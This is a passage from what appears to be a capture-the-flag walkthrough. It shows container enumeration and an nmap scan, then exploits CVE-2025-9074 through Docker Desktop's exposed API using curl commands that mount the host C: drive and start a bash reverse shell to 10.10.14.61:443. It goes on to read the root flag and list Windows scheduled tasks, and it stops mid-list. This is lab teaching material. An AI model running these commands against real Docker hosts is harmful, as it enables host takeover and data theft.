172.18.0.2      mariadb
No other hosts show up in the arp cache:
www-data@821fbd6a43fa:~$ cat /proc/net/arp
IP address       HW type     Flags       HW address            Mask     Device
172.18.0.1       0x1         0x2         96:2a:12:dc:b9:c4     *        eth0
172.18.0.2       0x1         0x2         9e:57:4d:1b:71:29     *        eth0
ping isn’t installed, but I can use getent to sweep at least the local class C:
www-data@821fbd6a43fa:~$ seq 1 255 | xargs -I{} -P 255 sh -c 'getent hosts 172.18.0.{}'
172.18.0.2      mariadb.docker_setup_default
172.18.0.3      821fbd6a43fa
Nothing else interesting there.
There’s an interesting hint in the /etc/resolv.conf file:
# Generated by Docker Engine.
# This file can be edited; Docker Engine will not make further changes once it
# has been modified.

nameserver 127.0.0.11
options ndots:0

# Based on host file: '/etc/resolv.conf' (internal resolver)
# ExtServers: [host(192.168.65.7)]
# Overrides: []
# Option ndots from: internal
The nameserver is 127.0.0.11, which is Docker’s internal listener. There’s also a comment mentioning ExtServers, and listing 192.168.65.7. That’s the upstream DNS server that Docker’s embedded resolver forwards external queries to. It’s not something I reach directly from the container, but a hint as to what’s running the Docker container.
The 192.168.65.0/24 range is also a standard internal network for Docker Desktop (Mac/Windows). Seeing it here means the box is running Docker Desktop rather than plain dockerd on Linux, which makes sense on this machine that’s labeled as Windows, and the admin panel changelog mentioned they were running Docker Desktop 4.44.2.
I’ll upload a static copy of nmap to scan, as well as copies of /etc/services named to nmap-services, and /usr/share/nmap/nmap-protocols from my VM. I’ll set my --datadir to point to where both of those live. I shouldn’t be able to route traffic to 192.168.65.7, but in this case I can:
www-data@821fbd6a43fa:/tmp$ ./nmap --datadir /tmp/ -p- --min-rate 10000 192.168.65.7
Starting Nmap 7.93SVN ( https://nmap.org ) at 2026-05-18 22:11 UTC
Nmap scan report for 192.168.65.7
Host is up (0.00081s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE
53/tcp   open  unknown
2375/tcp open  unknown
3128/tcp open  unknown
5555/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds
I don’t have any NSE scripts available, but that’s interesting! 2375 is the Docker daemon API.
CVE-2025-9074 Background
Searching for vulnerabilities / exploits in this version of Docker desktop shows a bunch of issues:

It’s really just one issue, from August 2025. (There’s also a macOS attack from February 2026, two months after MonitorsFour released).
NIST describes CVE-2025-9074 as:
A vulnerability was identified in Docker Desktop that allows local running Linux containers to access the Docker Engine API via the configured Docker subnet, at 192.168.65.7:2375 by default. This vulnerability occurs with or without Enhanced Container Isolation (ECI) enabled, and with or without the “Expose daemon on tcp://localhost:2375 without TLS” option enabled. This can lead to execution of a wide range of privileged commands to the engine API, including controlling other containers, creating new ones, managing images etc. In some circumstances (e.g. Docker Desktop for Windows with WSL backend) it also allows mounting the host drive with the same privileges as the user running Docker Desktop.
The issue is just what I identified above, that I can reach the Docker daemon from within the container.
The researcher who identified this wrote a blog post about it, and gives this POC at the end:
wget --header='Content-Type: application/json' \
--post-data='{"Image":"alpine","Cmd":["sh","-c","echo pwned > /host_root/pwn.txt"],"HostConfig":{"Binds":["/mnt/host/c:/host_root"]}}' \
-O - http://192.168.65.7:2375/containers/create > create.json
cid=$(cut -d'"' -f4 create.json)
wget --post-data='' -O - http://192.168.65.7:2375/containers/$cid/start
This is two HTTP requests with wget, with one line of bash in between:
- Builds a spec for a container and registers it with the API, saving the results as
create.json. - Uses
cutto get the container id from the resulting file. - Starts that container.
The container is configured to mount /mnt/host/c as /host_root in the container, and then write a file to it.
Enumerate Docker API
Hitting the raw API with curl returns JSON:
www-data@821fbd6a43fa:/$ curl 192.168.65.7:2375
{"message":"page not found"}
This matches the documentation for errors for the Docker API.
/info dumps a lot of information:
www-data@821fbd6a43fa:/$ curl 192.168.65.7:2375/info
{"ID":"e9938dea-4226-47b1-9455-ca938cb3e01a","Containers":2,"ContainersRunning":2,"ContainersPaused":0,"ContainersStopped":0,"Images":3,"Driver":"overlayfs","DriverStatus":[["driver-type","io.containerd.snapshotter.v1"]],"Plugins":{"Volume":["local"],"Network":["bridge","host","ipvlan","macvlan","null","overlay"],"Authorization":null,"Log":["awslogs","fluentd","gcplogs","gelf","journald","json-file","local","splunk","syslog"]},"MemoryLimit":true,"SwapLimit":true,"CpuCfsPeriod":true,"CpuCfsQuota":true,"CPUShares":true,"CPUSet":true,"PidsLimit":true,"IPv4Forwarding":true,"Debug":false,"NFd":78,"OomKillDisable":false,"NGoroutines":108,"SystemTime":"2026-05-19T10:33:27.763612346Z","LoggingDriver":"json-file","CgroupDriver":"cgroupfs","CgroupVersion":"2","NEventsListener":12,"KernelVersion":"6.6.87.2-microsoft-standard-WSL2","OperatingSystem":"Docker Desktop","OSVersion":"","OSType":"linux","Architecture":"x86_64","IndexServerAddress":"https://index.docker.io/v1/","RegistryConfig":{"IndexConfigs":{"docker.io":{"Mirrors":[],"Name":"docker.io","Official":true,"Secure":true},"hubproxy.docker.internal:5555":{"Mirrors":[],"Name":"hubproxy.docker.internal:5555","Official":false,"Secure":false}},"InsecureRegistryCIDRs":["::1/128","127.0.0.0/8"],"Mirrors":null},"NCPU":2,"MemTotal":1995177984,"GenericResources":null,"DockerRootDir":"/var/lib/docker","HttpProxy":"http.docker.internal:3128","HttpsProxy":"http.docker.internal:3128","NoProxy":"hubproxy.docker.internal","Name":"docker-desktop","Labels":[],"ExperimentalBuild":false,"ServerVersion":"28.3.2","Runtimes":{"io.containerd.runc.v2":{"path":"runc","status":{"org.opencontainers.runtime-spec.features":"{\"ociVersionMin\":\"1.0.0\",\"ociVersionMax\":\"1.2.0\",\"hooks\":[\"prestart\",\"createRuntime\",\"createContainer\",\"startContainer\",\"poststart\",\"poststop\"],\"mountOptions\":[\"async\",\"atime\",\"bind\",\"defaults\",\"dev\",\"diratime\",\"dirsync\",\"exec\",\"iversion\",\"lazytime\",\"loud\",\"mand\",\"noatime\",\"nodev\",\"nodiratime\",\"noexec\",\"noiversion\",\"nolazytime\",\"nomand\",\"norelatime\",\"nostrictatime\",\"nosuid\",\"nosymfollow\",\"private\",\"ratime\",\"rbind\",\"rdev\",\"rdiratime\",\"relatime\",\"remount\",\"rexec\",\"rnoatime\",\"rnodev\",\"rnodiratime\",\"rnoexec\",\"rnorelatime\",\"rnostrictatime\",\"rnosuid\",\"rnosymfollow\",\"ro\",\"rprivate\",\"rrelatime\",\"rro\",\"rrw\",\"rshared\",\"rslave\",\"rstrictatime\",\"rsuid\",\"rsymfollow\",\"runbindable\",\"rw\",\"shared\",\"silent\",\"slave\",\"strictatime\",\"suid\",\"symfollow\",\"sync\",\"tmpcopyup\",\"unbindable\"],\"linux\":{\"namespaces\":[\"cgroup\",\"ipc\",\"mount\",\"network\",\"pid\",\"time\",\"user\",\"uts\"],\"capabilities\":[\"CAP_CHOWN\",\"CAP_DAC_OVERRIDE\",\"CAP_DAC_READ_SEARCH\",\"CAP_FOWNER\",\"CAP_FSETID\",\"CAP_KILL\",\"CAP_SETGID\",\"CAP_SETUID\",\"CAP_SETPCAP\",\"CAP_LINUX_IMMUTABLE\",\"CAP_NET_BIND_SERVICE\",\"CAP_NET_BROADCAST\",\"CAP_NET_ADMIN\",\"CAP_NET_RAW\",\"CAP_IPC_LOCK\",\"CAP_IPC_OWNER\",\"CAP_SYS_MODULE\",\"CAP_SYS_RAWIO\",\"CAP_SYS_CHROOT\",\"CAP_SYS_PTRACE\",\"CAP_SYS_PACCT\",\"CAP_SYS_ADMIN\",\"CAP_SYS_BOOT\",\"CAP_SYS_NICE\",\"CAP_SYS_RESOURCE\",\"CAP_SYS_TIME\",\"CAP_SYS_TTY_CONFIG\",\"CAP_MKNOD\",\"CAP_LEASE\",\"CAP_AUDIT_WRITE\",\"CAP_AUDIT_CONTROL\",\"CAP_SETFCAP\",\"CAP_MAC_OVERRIDE\",\"CAP_MAC_ADMIN\",\"CAP_SYSLOG\",\"CAP_WAKE_ALARM\",\"CAP_BLOCK_SUSPEND\",\"CAP_AUDIT_READ\",\"CAP_PERFMON\",\"CAP_BPF\",\"CAP_CHECKPOINT_RESTORE\"],\"cgroup\":{\"v1\":true,\"v2\":true,\"systemd\":true,\"systemdUser\":true,\"rdma\":true},\"seccomp\":{\"enabled\":true,\"actions\":[\"SCMP_ACT_ALLOW\",\"SCMP_ACT_ERRNO\",\"SCMP_ACT_KILL\",\"SCMP_ACT_KILL_PROCESS\",\"SCMP_ACT_KILL_THREAD\",\"SCMP_ACT_LOG\",\"SCMP_ACT_NOTIFY\",\"SCMP_ACT_TRACE\",\"SCMP_ACT_TRAP\"],\"operators\":[\"SCMP_CMP_EQ\",\"SCMP_CMP_GE\",\"SCMP_CMP_GT\",\"SCMP_CMP_LE\",\"SCMP_CMP_LT\",\"SCMP_CMP_MASKED_EQ\",\"SCMP_CMP_NE\"],\"archs\":[\"SCMP_ARCH_AARCH64\",\"SCMP_ARCH_ARM\",\"SCMP_ARCH_MIPS\",\"SCMP_ARCH_MIPS64\",\"SCMP_ARCH_MIPS64N32\",\"SCMP_ARCH_MIPSEL\",\"SCMP_ARCH_MIPSEL64\",\"SCMP_ARCH_MIPSEL64N32\",\"SCMP_ARCH_PPC\",\"SCMP_ARCH_PPC64\",\"SCMP_ARCH_PPC64LE\",\"SCMP_ARCH_RISCV64\",\"SCMP_ARCH_S390\",\"SCMP_ARCH_S390X\",\"SCMP_ARCH_X32\",\"SCMP_ARCH_X86\",\"SCMP_ARCH_X86_64\"],\"knownFlags\":[\"SECCOMP_FILTER_FLAG_TSYNC\",\"SECCOMP_FILTER_FLAG_SPEC_ALLOW\",\"SECCOMP_FILTER_FLAG_LOG\"],\"supportedFlags\":[\"SECCOMP_FILTER_FLAG_TSYNC\",\"SECCOMP_FILTER_FLAG_SPEC_ALLOW\",\"SECCOMP_FILTER_FLAG_LOG\"]},\"apparmor\":{\"enabled\":true},\"selinux\":{\"enabled\":true},\"intelRdt\":{\"enabled\":true},\"mountExtensions\":{\"idmap\":{\"enabled\":true}}},\"annotations\":{\"io.github.seccomp.libseccomp.version\":\"2.5.4\",\"org.opencontainers.runc.checkpoint.enabled\":\"true\",\"org.opencontainers.runc.commit\":\"v1.2.5-0-g59923ef\",\"org.opencontainers.runc.version\":\"1.2.5\"},\"potentiallyUnsafeConfigAnnotations\":[\"bundle\",\"org.systemd.property.\",\"org.criu.config\"]}"}},"nvidia":{"path":"nvidia-container-runtime","status":{"org.opencontainers.runtime-spec.features":"{\"ociVersionMin\":\"1.0.0\",\"ociVersionMax\":\"1.2.0\",\"hooks\":[\"prestart\",\"createRuntime\",\"createContainer\",\"startContainer\",\"poststart\",\"poststop\"],\"mountOptions\":[\"async\",\"atime\",\"bind\",\"defaults\",\"dev\",\"diratime\",\"dirsync\",\"exec\",\"iversion\",\"lazytime\",\"loud\",\"mand\",\"noatime\",\"nodev\",\"nodiratime\",\"noexec\",\"noiversion\",\"nolazytime\",\"nomand\",\"norelatime\",\"nostrictatime\",\"nosuid\",\"nosymfollow\",\"private\",\"ratime\",\"rbind\",\"rdev\",\"rdiratime\",\"relatime\",\"remount\",\"rexec\",\"rnoatime\",\"rnodev\",\"rnodiratime\",\"rnoexec\",\"rnorelatime\",\"rnostrictatime\",\"rnosuid\",\"rnosymfollow\",\"ro\",\"rprivate\",\"rrelatime\",\"rro\",\"rrw\",\"rshared\",\"rslave\",\"rstrictatime\",\"rsuid\",\"rsymfollow\",\"runbindable\",\"rw\",\"shared\",\"silent\",\"slave\",\"strictatime\",\"suid\",\"symfollow\",\"sync\",\"tmpcopyup\",\"unbindable\"],\"linux\":{\"namespaces\":[\"cgroup\",\"ipc\",\"mount\",\"network\",\"pid\",\"time\",\"user\",\"uts\"],\"capabilities\":[\"CAP_CHOWN\",\"CAP_DAC_OVERRIDE\",\"CAP_DAC_READ_SEARCH\",\"CAP_FOWNER\",\"CAP_FSETID\",\"CAP_KILL\",\"CAP_SETGID\",\"CAP_SETUID\",\"CAP_SETPCAP\",\"CAP_LINUX_IMMUTABLE\",\"CAP_NET_BIND_SERVICE\",\"CAP_NET_BROADCAST\",\"CAP_NET_ADMIN\",\"CAP_NET_RAW\",\"CAP_IPC_LOCK\",\"CAP_IPC_OWNER\",\"CAP_SYS_MODULE\",\"CAP_SYS_RAWIO\",\"CAP_SYS_CHROOT\",\"CAP_SYS_PTRACE\",\"CAP_SYS_PACCT\",\"CAP_SYS_ADMIN\",\"CAP_SYS_BOOT\",\"CAP_SYS_NICE\",\"CAP_SYS_RESOURCE\",\"CAP_SYS_TIME\",\"CAP_SYS_TTY_CONFIG\",\"CAP_MKNOD\",\"CAP_LEASE\",\"CAP_AUDIT_WRITE\",\"CAP_AUDIT_CONTROL\",\"CAP_SETFCAP\",\"CAP_MAC_OVERRIDE\",\"CAP_MAC_ADMIN\",\"CAP_SYSLOG\",\"CAP_WAKE_ALARM\",\"CAP_BLOCK_SUSPEND\",\"CAP_AUDIT_READ\",\"CAP_PERFMON\",\"CAP_BPF\",\"CAP_CHECKPOINT_RESTORE\"],\"cgroup\":{\"v1\":true,\"v2\":true,\"systemd\":true,\"systemdUser\":true,\"rdma\":true},\"seccomp\":{\"enabled\":true,\"actions\":[\"SCMP_ACT_ALLOW\",\"SCMP_ACT_ERRNO\",\"SCMP_ACT_KILL\",\"SCMP_ACT_KILL_PROCESS\",\"SCMP_ACT_KILL_THREAD\",\"SCMP_ACT_LOG\",\"SCMP_ACT_NOTIFY\",\"SCMP_ACT_TRACE\",\"SCMP_ACT_TRAP\"],\"operators\":[\"SCMP_CMP_EQ\",\"SCMP_CMP_GE\",\"SCMP_CMP_GT\",\"SCMP_CMP_LE\",\"SCMP_CMP_LT\",\"SCMP_CMP_MASKED_EQ\",\"SCMP_CMP_NE\"],\"archs\":[\"SCMP_ARCH_AARCH64\",\"SCMP_ARCH_ARM\",\"SCMP_ARCH_MIPS\",\"SCMP_ARCH_MIPS64\",\"SCMP_ARCH_MIPS64N32\",\"SCMP_ARCH_MIPSEL\",\"SCMP_ARCH_MIPSEL64\",\"SCMP_ARCH_MIPSEL64N32\",\"SCMP_ARCH_PPC\",\"SCMP_ARCH_PPC64\",\"SCMP_ARCH_PPC64LE\",\"SCMP_ARCH_RISCV64\",\"SCMP_ARCH_S390\",\"SCMP_ARCH_S390X\",\"SCMP_ARCH_X32\",\"SCMP_ARCH_X86\",\"SCMP_ARCH_X86_64\"],\"knownFlags\":[\"SECCOMP_FILTER_FLAG_TSYNC\",\"SECCOMP_FILTER_FLAG_SPEC_ALLOW\",\"SECCOMP_FILTER_FLAG_LOG\"],\"supportedFlags\":[\"SECCOMP_FILTER_FLAG_TSYNC\",\"SECCOMP_FILTER_FLAG_SPEC_ALLOW\",\"SECCOMP_FILTER_FLAG_LOG\"]},\"apparmor\":{\"enabled\":true},\"selinux\":{\"enabled\":true},\"intelRdt\":{\"enabled\":true},\"mountExtensions\":{\"idmap\":{\"enabled\":true}}},\"annotations\":{\"io.github.seccomp.libseccomp.version\":\"2.5.4\",\"org.opencontainers.runc.checkpoint.enabled\":\"true\",\"org.opencontainers.runc.commit\":\"v1.2.5-0-g59923ef\",\"org.opencontainers.runc.version\":\"1.2.5\"},\"potentiallyUnsafeConfigAnnotations\":[\"bundle\",\"org.systemd.property.\",\"org.criu.config\"]}"}},"runc":{"path":"runc","status":{"org.opencontainers.runtime-spec.features":"{\"ociVersionMin\":\"1.0.0\",\"ociVersionMax\":\"1.2.0\",\"hooks\":[\"prestart\",\"createRuntime\",\"createContainer\",\"startContainer\",\"poststart\",\"poststop\"],\"mountOptions\":[\"async\",\"atime\",\"bind\",\"defaults\",\"dev\",\"diratime\",\"dirsync\",\"exec\",\"iversion\",\"lazytime\",\"loud\",\"mand\",\"noatime\",\"nodev\",\"nodiratime\",\"noexec\",\"noiversion\",\"nolazytime\",\"nomand\",\"norelatime\",\"nostrictatime\",\"nosuid\",\"nosymfollow\",\"private\",\"ratime\",\"rbind\",\"rdev\",\"rdiratime\",\"relatime\",\"remount\",\"rexec\",\"rnoatime\",\"rnodev\",\"rnodiratime\",\"rnoexec\",\"rnorelatime\",\"rnostrictatime\",\"rnosuid\",\"rnosymfollow\",\"ro\",\"rprivate\",\"rrelatime\",\"rro\",\"rrw\",\"rshared\",\"rslave\",\"rstrictatime\",\"rsuid\",\"rsymfollow\",\"runbindable\",\"rw\",\"shared\",\"silent\",\"slave\",\"strictatime\",\"suid\",\"symfollow\",\"sync\",\"tmpcopyup\",\"unbindable\"],\"linux\":{\"namespaces\":[\"cgroup\",\"ipc\",\"mount\",\"network\",\"pid\",\"time\",\"user\",\"uts\"],\"capabilities\":[\"CAP_CHOWN\",\"CAP_DAC_OVERRIDE\",\"CAP_DAC_READ_SEARCH\",\"CAP_FOWNER\",\"CAP_FSETID\",\"CAP_KILL\",\"CAP_SETGID\",\"CAP_SETUID\",\"CAP_SETPCAP\",\"CAP_LINUX_IMMUTABLE\",\"CAP_NET_BIND_SERVICE\",\"CAP_NET_BROADCAST\",\"CAP_NET_ADMIN\",\"CAP_NET_RAW\",\"CAP_IPC_LOCK\",\"CAP_IPC_OWNER\",\"CAP_SYS_MODULE\",\"CAP_SYS_RAWIO\",\"CAP_SYS_CHROOT\",\"CAP_SYS_PTRACE\",\"CAP_SYS_PACCT\",\"CAP_SYS_ADMIN\",\"CAP_SYS_BOOT\",\"CAP_SYS_NICE\",\"CAP_SYS_RESOURCE\",\"CAP_SYS_TIME\",\"CAP_SYS_TTY_CONFIG\",\"CAP_MKNOD\",\"CAP_LEASE\",\"CAP_AUDIT_WRITE\",\"CAP_AUDIT_CONTROL\",\"CAP_SETFCAP\",\"CAP_MAC_OVERRIDE\",\"CAP_MAC_ADMIN\",\"CAP_SYSLOG\",\"CAP_WAKE_ALARM\",\"CAP_BLOCK_SUSPEND\",\"CAP_AUDIT_READ\",\"CAP_PERFMON\",\"CAP_BPF\",\"CAP_CHECKPOINT_RESTORE\"],\"cgroup\":{\"v1\":true,\"v2\":true,\"systemd\":true,\"systemdUser\":true,\"rdma\":true},\"seccomp\":{\"enabled\":true,\"actions\":[\"SCMP_ACT_ALLOW\",\"SCMP_ACT_ERRNO\",\"SCMP_ACT_KILL\",\"SCMP_ACT_KILL_PROCESS\",\"SCMP_ACT_KILL_THREAD\",\"SCMP_ACT_LOG\",\"SCMP_ACT_NOTIFY\",\"SCMP_ACT_TRACE\",\"SCMP_ACT_TRAP\"],\"operators\":[\"SCMP_CMP_EQ\",\"SCMP_CMP_GE\",\"SCMP_CMP_GT\",\"SCMP_CMP_LE\",\"SCMP_CMP_LT\",\"SCMP_CMP_MASKED_EQ\",\"SCMP_CMP_NE\"],\"archs\":[\"SCMP_ARCH_AARCH64\",\"SCMP_ARCH_ARM\",\"SCMP_ARCH_MIPS\",\"SCMP_ARCH_MIPS64\",\"SCMP_ARCH_MIPS64N32\",\"SCMP_ARCH_MIPSEL\",\"SCMP_ARCH_MIPSEL64\",\"SCMP_ARCH_MIPSEL64N32\",\"SCMP_ARCH_PPC\",\"SCMP_ARCH_PPC64\",\"SCMP_ARCH_PPC64LE\",\"SCMP_ARCH_RISCV64\",\"SCMP_ARCH_S390\",\"SCMP_ARCH_S390X\",\"SCMP_ARCH_X32\",\"SCMP_ARCH_X86\",\"SCMP_ARCH_X86_64\"],\"knownFlags\":[\"SECCOMP_FILTER_FLAG_TSYNC\",\"SECCOMP_FILTER_FLAG_SPEC_ALLOW\",\"SECCOMP_FILTER_FLAG_LOG\"],\"supportedFlags\":[\"SECCOMP_FILTER_FLAG_TSYNC\",\"SECCOMP_FILTER_FLAG_SPEC_ALLOW\",\"SECCOMP_FILTER_FLAG_LOG\"]},\"apparmor\":{\"enabled\":true},\"selinux\":{\"enabled\":true},\"intelRdt\":{\"enabled\":true},\"mountExtensions\":{\"idmap\":{\"enabled\":true}}},\"annotations\":{\"io.github.seccomp.libseccomp.version\":\"2.5.4\",\"org.opencontainers.runc.checkpoint.enabled\":\"true\",\"org.opencontainers.runc.commit\":\"v1.2.5-0-g59923ef\",\"org.opencontainers.runc.version\":\"1.2.5\"},\"potentiallyUnsafeConfigAnnotations\":[\"bundle\",\"org.systemd.property.\",\"org.criu.config\"]}"}}},"DefaultRuntime":"runc","Swarm":{"NodeID":"","NodeAddr":"","LocalNodeState":"inactive","ControlAvailable":false,"Error":"","RemoteManagers":null},"LiveRestoreEnabled":false,"Isolation":"","InitBinary":"docker-init","ContainerdCommit":{"ID":"05044ec0a9a75232cad458027ca83437aae3f4da"},"RuncCommit":{"ID":"v1.2.5-0-g59923ef"},"InitCommit":{"ID":"de40ad0"},"SecurityOptions":["name=seccomp,profile=builtin","name=cgroupns"],"FirewallBackend":{"Driver":"iptables"},"CDISpecDirs":["/etc/cdi","/var/run/cdi"],"DiscoveredDevices":[{"Source":"cdi","ID":"docker.com/gpu=webgpu"}],"Containerd":{"Address":"/run/containerd/containerd.sock","Namespaces":{"Containers":"moby","Plugins":"plugins.moby"}},"Warnings":["WARNING: DOCKER_INSECURE_NO_IPTABLES_RAW is set"]}
This output shows a few interesting details:
"KernelVersion": "6.6.87.2-microsoft-standard-WSL2"- the daemon is running on a Microsoft WSL2 kernel, confirming the Docker Desktop / WSL2 backend hypothesis from/etc/resolv.conf."OperatingSystem": "Docker Desktop"and"Name": "docker-desktop"- corroborates that this is Docker Desktop, and the daemon’s node name is the hiddendocker-desktopWSL2 utility VM (not an interactive WSL distro)."ServerVersion": "28.3.2"- Docker Engine 28.3.2, which ships with Docker Desktop ~4.44.x, matching the string from the admin-panel changelog earlier."Containers": 2, "ContainersRunning": 2and"Images": 3- only the Cacti and MariaDB containers are running. There is a third image available."HttpProxy": "http.docker.internal:3128"- explains the 3128/tcp port from thenmapscan (Docker Desktop’s internal HTTP proxy).hubproxy.docker.internal:5555- explains the 5555/tcp port fromnmapas Docker Hub registry mirror.
I’ll list the images:
www-data@821fbd6a43fa:/$ curl 192.168.65.7:2375/images/json
[{"Containers":1,"Created":1762794130,"Id":"sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666","Labels":{"com.docker.compose.project":"docker_setup","com.docker.compose.service":"nginx-php","com.docker.compose.version":"2.39.1"},"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666","size":856},"RepoDigests":["docker_setup-nginx-php@sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666"],"RepoTags":["docker_setup-nginx-php:latest"],"SharedSize":-1,"Size":1277167255},{"Containers":1,"Created":1762791053,"Id":"sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40","Labels":{"com.docker.compose.project":"docker_setup","com.docker.compose.service":"mariadb","com.docker.compose.version":"2.39.1","org.opencontainers.image.authors":"MariaDB Community","org.opencontainers.image.base.name":"docker.io/library/ubuntu:noble","org.opencontainers.image.description":"MariaDB Database for relational SQL","org.opencontainers.image.documentation":"https://hub.docker.com/_/mariadb/","org.opencontainers.image.licenses":"GPL-2.0","org.opencontainers.image.ref.name":"ubuntu","org.opencontainers.image.source":"https://github.com/MariaDB/mariadb-docker","org.opencontainers.image.title":"MariaDB Database","org.opencontainers.image.url":"https://github.com/MariaDB/mariadb-docker","org.opencontainers.image.vendor":"MariaDB Community","org.opencontainers.image.version":"11.4.8"},"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40","size":856},"RepoDigests":["docker_setup-mariadb@sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40"],"RepoTags":["docker_setup-mariadb:latest"],"SharedSize":-1,"Size":454269972},{"Containers":0,"Created":1759921496,"Id":"sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412","Labels":null,"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412","size":9218},"RepoDigests":["alpine@sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412"],"RepoTags":["alpine:latest"],"SharedSize":-1,"Size":12794775}]
The three image tags are:
- docker_setup-nginx-php:latest
- docker_setup-mariadb:latest
- alpine:latest
Exploit
I’ll follow the same steps, just with a reverse shell rather than writing a file.
Create Container
wget isn’t installed on this container, but curl is. I’ll use the following options:
-H 'Content-Type: application/json'- Required to have the API understand the body.-d '{"Image": "docker_setup-nginx-php:latest", "Cmd":["/bin/bash","-c","bash -i >& /dev/tcp/10.10.14.61/443 0>&1"],"HostConfig":{"Binds":["/mnt/host/c:/host_root"]}}'- A bash reverse shell as the command. I’m using the PHP container as I know it has Bash (whereas Alpine almost certainly doesn’t). TheHostConfigsection maps the root filesystem into the container.-o 0xdf_container.json- The output filename, which can be whatever I want.
It works:
www-data@821fbd6a43fa:/tmp$ curl -H 'Content-Type: application/json' -d '{"Image": "docker_setup-nginx-php:latest", "Cmd":["/bin/bash","-c","bash -i >& /dev/tcp/10.10.14.61/443 0>&1"],"HostConfig":{"Binds":["/mnt/host/c:/host_root"]}}' -o 0xdf_container.json http://192.168.65.7:2375/containers/create
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   249    0    88  100   161    404    739 --:--:-- --:--:-- --:--:--  1147
www-data@821fbd6a43fa:/tmp$ cat 0xdf_container.json
{"Id":"900987cc8b2650e3f657efb34117607bbc249622c013fec27edbe72fbb210169","Warnings":[]}
Start Container
I’ll start the container using another curl and the ID from the JSON file:
www-data@821fbd6a43fa:/tmp$ curl -d '' http://192.168.65.7:2375/containers/900987cc8b2650e3f657efb34117607bbc249622c013fec27edbe72fbb210169/start
It returns empty, but at my listening nc:
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.67.15 49176
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@900987cc8b26:/var/www/html#
I’ll upgrade my shell using the standard trick:
root@900987cc8b26:/var/www/html# script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@900987cc8b26:/var/www/html# ^Z
[1]+ Stopped nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
nc -lnvp 443
reset
reset: unknown terminal type unknown
Terminal type? screen
root@900987cc8b26:/var/www/html#
/host_root has the host’s C: drive:
root@900987cc8b26:/host_root# ls
'$RECYCLE.BIN'            'Program Files'               Users
'$WinREAgent'             'Program Files (x86)'         Windows
'Documents and Settings'   ProgramData                  Windows.old
 DumpStack.log.tmp         Recovery                     inetpub
 PerfLogs                 'System Volume Information'   pagefile.sys
And I can grab the root flag:
root@900987cc8b26:/host_root/Users/Administrator/Desktop# cat root.txt
eda0f688************************
Beyond Root
Windows Shell
Enumerate Tasks
Having a shell in the Docker VM isn’t as satisfying as having a shell on the Windows box. With full filesystem access, I should be able to get one. I’ll start by enumerating scheduled tasks:
root@0c46ffb5e29e:/host_root/Windows/System32/Tasks# ls
Clean_Containers  Copy_User_File_To_Container  StartDockerDesktopCLIOnly
Clean_DB          Microsoft
Each of these are XML files laying out a scheduled task. For example, Clean_Containers:
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.3" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\Clean_Containers</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT3M</Interval>
        <Duration>P365D</Duration>
        <StopAtDurationEnd>true</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2025-11-10T17:54:13Z</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>LeastPrivilege</RunLevel>
      <UserId>Administrator</UserId>
      <LogonType>Password</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <DisallowStartOnRemoteAppSession>false</DisallowStartOnRemoteAppSession>
    <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>PowerShell.exe</Command>
      <Arguments>-ExecutionPolicy Bypass -File C:\Users\Administrator\Documents\container_cleanup.ps1</Arguments>
    </Exec>
  </Actions>
</Task>
It runs every 3 minutes (<Interval>PT3M</Interval>). It is enabled. It runs a script, container_cleanup.ps1, as Administrator.
The jobs are:
